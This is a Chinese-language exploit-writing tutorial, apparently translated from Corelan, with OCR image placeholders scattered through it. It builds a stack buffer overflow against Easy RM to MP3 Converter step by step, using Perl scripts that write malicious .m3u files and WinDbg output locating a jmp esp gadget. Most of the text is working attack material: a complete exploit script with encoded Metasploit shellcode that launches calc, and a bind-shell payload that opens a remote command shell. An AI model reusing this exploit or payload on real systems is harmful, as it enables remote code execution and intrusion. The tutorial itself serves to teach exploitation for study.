当函数返回，BBBB被置入EIP中（pop）,所以流程尝试到地址0x42424242（BBBB）执行。找内存空间存放我们的shellcode。

我们可以控制EIP让他指向我们的shellcode，我们如何把shellcode放到被攻击进程的虚拟内存空间和让EIP指向它并被执行呢？

为了让程序崩溃，我们把26094个A写入内存，和一个新的值覆盖返回地址，还有一部分的C。

当程序崩溃时，查看崩溃现场的各寄存器的值和dump它们所指的内存映像（d esp，d eax，d ebx...）如果你可以看到某个寄存器所值的内存dump包含有A或C，你就可以把它填充成shellcode，在本例中，我们看到ESP指向我们填充的C（记着输出的ESP的上限），所以我们用shellcode替换我们的C和告诉EIP跳到ESP去执行。
尽管我们看到了C了，但我们不能确定这第一个（在地址0x000ff730处）是不是我们填充在m3u文件中的第一个字母C。

我们修改perl脚本，用一个包含144个字符（你可以更多或更少）的模型替代字母C。

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
```

```
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

创建这个文件让程序崩溃，查看ESP所指的内存dump：

```
0:000> d esp
000ff730 44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47 DEFGHIJK2ABCDEFG
000ff740 48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b HIJK3ABCDEFGHIJK
000ff750 34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43 4ABCDEFGHIJK5ABC
000ff760 44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47 DEFGHIJK6ABCDEFG
000ff770 48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b HIJK7ABCDEFGHIJK
000ff780 38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43 8ABCDEFGHIJK9ABC
000ff790 44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47 DEFGHIJKAABCDEFG
000ff7a0 48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b HIJKBABCDEFGHIJK
0:000> d
000ff7b0 43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41 CABCDEFGHIJK.AAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

我们看到两个有意思的事：
ESP所指从我们模型中的第五个字符开始，不是第一个，你想知道为什么（moonife：我跟了下，导致溢出的函数有一个参数，所以返回时还需要把这个参数弹出：return 4，所以指向了第五个），请看下面的文章：
http://www.corelan.be:8800/index.php/forum/writing-exploits/question-about-esp-in-tutorial-pt1
在模型字符串后面，我们看到字母A，这些A很可能是我们我们填充26101个A在缓冲区的第一部分，所以我们可以把shellcode放到这里（在重写返回之前）....

但是我们还是不要这样做，我们在模型字符串前面加4个字符做为测试，看是否esp指向我们模型字符串的开始：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

在崩溃在查看ESP指向的内存dump：

```
0:000> d esp
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEFGHIJK2ABC
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEFG
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEFGHIJK
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEFGHIJK6ABC
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEFG
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEFGHIJK
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEFGHIJKAABC
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJKBABCDEFG
0:000> d
000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEFGHIJK
000ff7c0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

很好！

现在我们可以：
控制EIP
有了放shellcode的空间（至少144字节大小）
一个寄存器直接指向我们的代码，地址为0x000ff730

现在我们需要：
编写真正的shellcode
告诉EIP跳到我们的shellcode执行，重写EIP为0x000ff730就可以达到这个目的了。

这样：
我们做一个小试验：把m3u文件填充为26094个字母A,然后是覆盖EIP的000ff730，在25个NOP指令，在一个int 3中断（0xCC），在一些NOP。

如果没什么意外，EIP跳到了000ff730处执行，执行Nop，接着一个中断。

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

程序崩溃了，但我们预料中的中断变成了非法访问，EIP的值没错是000ff730（=ESP），但是当我们ESP指向内存dump的时候并不是预期的那样：

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000 add byte ptr [eax],al ds:0023:00000001=??
0:000> d esp
000ff730 00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00 ........XJ......
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41 0.......AAAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

所以直接跳到一个内存地址不是一个好的方法（000ff730包含了字符串终止符（NULL：00）...所以你看到来自缓冲区第一部分的字母A...我们无法到达重写EIP后我们的数据了....另一方面，在Exploit使用内存地址直接跳转是非常不可靠的...因为内存地址会因为系统版本，语言等的不同而不同）

简单的讲：我们不能用000ff730这样的内存地址来重写EIP。这不是好方法。我们必须使用其他的技术达到同样的目的：为了让程序跳到我们的shellcode，我们需要借助一个寄存器，在本例中是ESP，我们要在进程空间中找到跳转到我们寄存器（moonife：jmp esp or call esp）这样的指令。


可靠的跳转到shellcode

我们可以成功的把shellcode放置到ESP指向的空间（或者另一个角度看，就是esp指向我们shellcode的起始）。如果在本例中没有这个ESP，我们希望有其他寄存器指向我们希望的缓冲区位置。不管怎么说，在这个例子中，我们可以使用ESP。

我们用ESP的地址重写我们的EIP,就是想让程序跳到我们的shellcode代码并执行。跳转到ESP在windows应用程序中是常有的事。事实上，每个程序都会加载一个或一个以上的DLL，这些DLL包含了大量的指令。还有,DLL的地址是固定的，所以我们可以在一个DLL中找到jmp ESP这样的指令，接着用这个指令所在地址去重写EIP，这下就应该行了，不是吗？首先，我们要找到jmp esp所在位置。

我们可以通过运行Easy RM to MP3，然后打开WinDbg附加到Easy RM to MP3进程，我们可以从command　窗口中看到已经被程序加载了的所有DLL。

一旦调试器附加到进程，程序就会被中断。在Windbg的command窗口中，屏幕的底部，输入a (assemble)然后回车键，现在输入jmp esp　然后回车。



在回车。

现在输入u (unassemble)跟上jmp esp前面出来的地址。

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4 jmp esp
7c901210 8bff mov edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc int 3
7c901213 c3 ret
7c901214 8bff mov edi,edi
7c901216 8b442404 mov eax,dword ptr [esp+4]
7c90121a cc int 3
7c90121b c20400 ret 4
```

在7c90120e,后面，你可以看到ffe4。这是jmp esp的机器码。

现在我们到加载的dll中搜索这个机器码。

看Windbg窗口的顶部，会看被Easy RM to MP3程序加载了的DLL条目：

```
* Symbol loading may be unreliable without a symbol search path. *
* Use .symfix to have the debugger choose a symbol path. *
* After setting your symbol path, use .reload to refresh symbol locations. *
*******************************************************************************
Executable search path is:
ModLoad: 00400000 004be000 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000 C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000 C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000 C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000 C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000 C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad:                 773d0000                 774d3000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00d7f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
```

如果我们可以在DLL中找的ffe4这个机器码，我们就有一个好的机会使我们的Exploit稳定可靠的运行在windos平台上了。但是如果我们使用系统dll，那么在其他版本的系统上可能不行了，所以这里我们首选用Easy RM to MP3自身的DLL。

我们看C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll这个dll，它被加载到 01b10000 到 01fd000 地址区间，在这个区间找ffe4：

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ....N..D$.......
01d0023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T......
01d1d3db ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1 ..... ..........
01d3b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 ......W.]....".."
01d3b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...}..7...%#..J&
01d3cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...5..o..J..0...
01d45c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ..\.....y.......
01d503d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d51400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
01d5736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d5ce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
01d60159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d62ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
0221135b ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff ..I ..I ........
0258ea53 ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8 ...X............
```

不错。（没出来什么意外....jmp esp是一个很常用的指令）。我们选择一个地址，观察地址中是否含有NULL（00）字节是很重要的事，因为它可能被当做字符串的结束，而我们后面要写进去的内容被截断。

另一个找opcodes的好方法是：
“s 70000000 l ffffff ff e4” (属于系统dll的空间)
提示：另一个方法获得opcode的地址：
findjmp (来自 Ryan Permeh) : 编译 findjmp.c 和所有以下参数运行:

findjmp <DLLfile> <register>. Suppose you want to look for jumps to esp in kernel32.dll, run "findjmp kernel32.dll esp"

On Vista SP2, you should get something like this :

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x773AF74B call esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 1 usable addresses

还可以用metasploit opcode database 详见下一教程....

从我们把shellcode放置到ESP所值内存（在重写EIP后面跟上的字符串），这个jmp esp不能含NULL（00）字节，含0会被认为是字符串的结束而我们的shellcode被截断。

所以我们首先选用这个地址：0x01ccf23a

确保这个地址是包含指令jmp esp的（所以反汇编这个地址）：

```
0:014> u 01ccf23a
MSRMCodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4 jmp esp
01ccf23c ff8d4e10c744 dec dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410 and al,10h
01ccf244 ff ???
```

现在我们只要重写EIP为0x01ccf23a，jmp esp就实现了。ESP指向我们的shellcode....
在了我们的“NOP & break”shellcode：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";  #this will cause the application to break, simulating shellcode, but allowing
you to further debug
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc int 3
0:000> d esp
000ff730 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff740 90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90 ................
000ff750 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00 ................
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

程序预期的中断在地址000ff745处，所以说明jmp esp有效了，但是这个shellcode都是NOP，干不了什么，接下来我们就开始真正的shellcode了..

写shellcode和完成Exploit

Metasploit有一个好好的payload generator，它可以帮助我们编写shellcode。Payloads这个术语来自病毒，取决于我们要做什么，它可以大或小。如果你的缓冲区的大小有限制，你可能就想要一个多阶的shellcode或一个mini型的shellcode（比如一个在xp sp2 平台下的32字节的命令行shellcode），你还可以把你shellcode分成小块，然后用‘egg-hunting’技术在执行前把它重组。

我们想要Exploit运行calc（计算器）在我们的Exploit payload中，我们应该这样写：

```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
```


```
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

完成这个perl脚本和测试：

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $shellcode = "\x90" x 25;
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

首先，关闭autopopup注册表设置，避免调试器自动附加.创建这个m3u文件并打开，不出意外的话应该就可以看到程序崩溃和计算器被打开了。

Boom！我们有第一个可以工作的Exploit了！



如果你不只是想打开计算器呢？
你可以编写其他不是“运行计算器”的shellcode，但是可能由于大而导致无法运行，或者是内存位置的不同。随着shellcode体积的加大会使shellcode中出现无效字符的风险增大，无效字符需要过滤才行。

现在我们来弄一个开启一个远程后门并获得命令行的shellcode：

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d"
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba"
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92"
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73"
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11"
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab"
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e"
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d"
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91"
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53"
"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7"
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e"
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe"
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a"
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b"
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86"
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d"
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69"
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06"
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46"
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91"
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88"
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde"
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03"
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

正如你看到的，这个shellcode有344字节大小（而开个计算器只需要144字节）

如果你复制/粘贴这个shellcode，你可以看到程序并没有预期中的崩溃。

这个看起来可能是缓冲区大小问题而导致，但我们不确定还，或者是shellcode中含无效字符，但是你必须知道哪些字符是允许的，哪些不是，一般，NULL字符是不允许出现的，但其他的字符呢？

m3u格式文件是应该是要包含文件名的，所以一个好的开端是要过滤在文件名和路径中不被允许的字符，你还可以使用另一个解码器限制字符集连接。我们使用shikata_ga_nai，但也许用alpha_upper 在文件名上会做得更好。使用其他编码器，很可能会增加shellcode的长度，但我们已经看到（或者我们可以模拟）这个大小不是一个大问题。

我们用alpha_upper编码器（相当于加一下密）写一个绑定TCp的shell，我们将绑定4444端口，这个新的shellcode大小为703字节。


```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49"
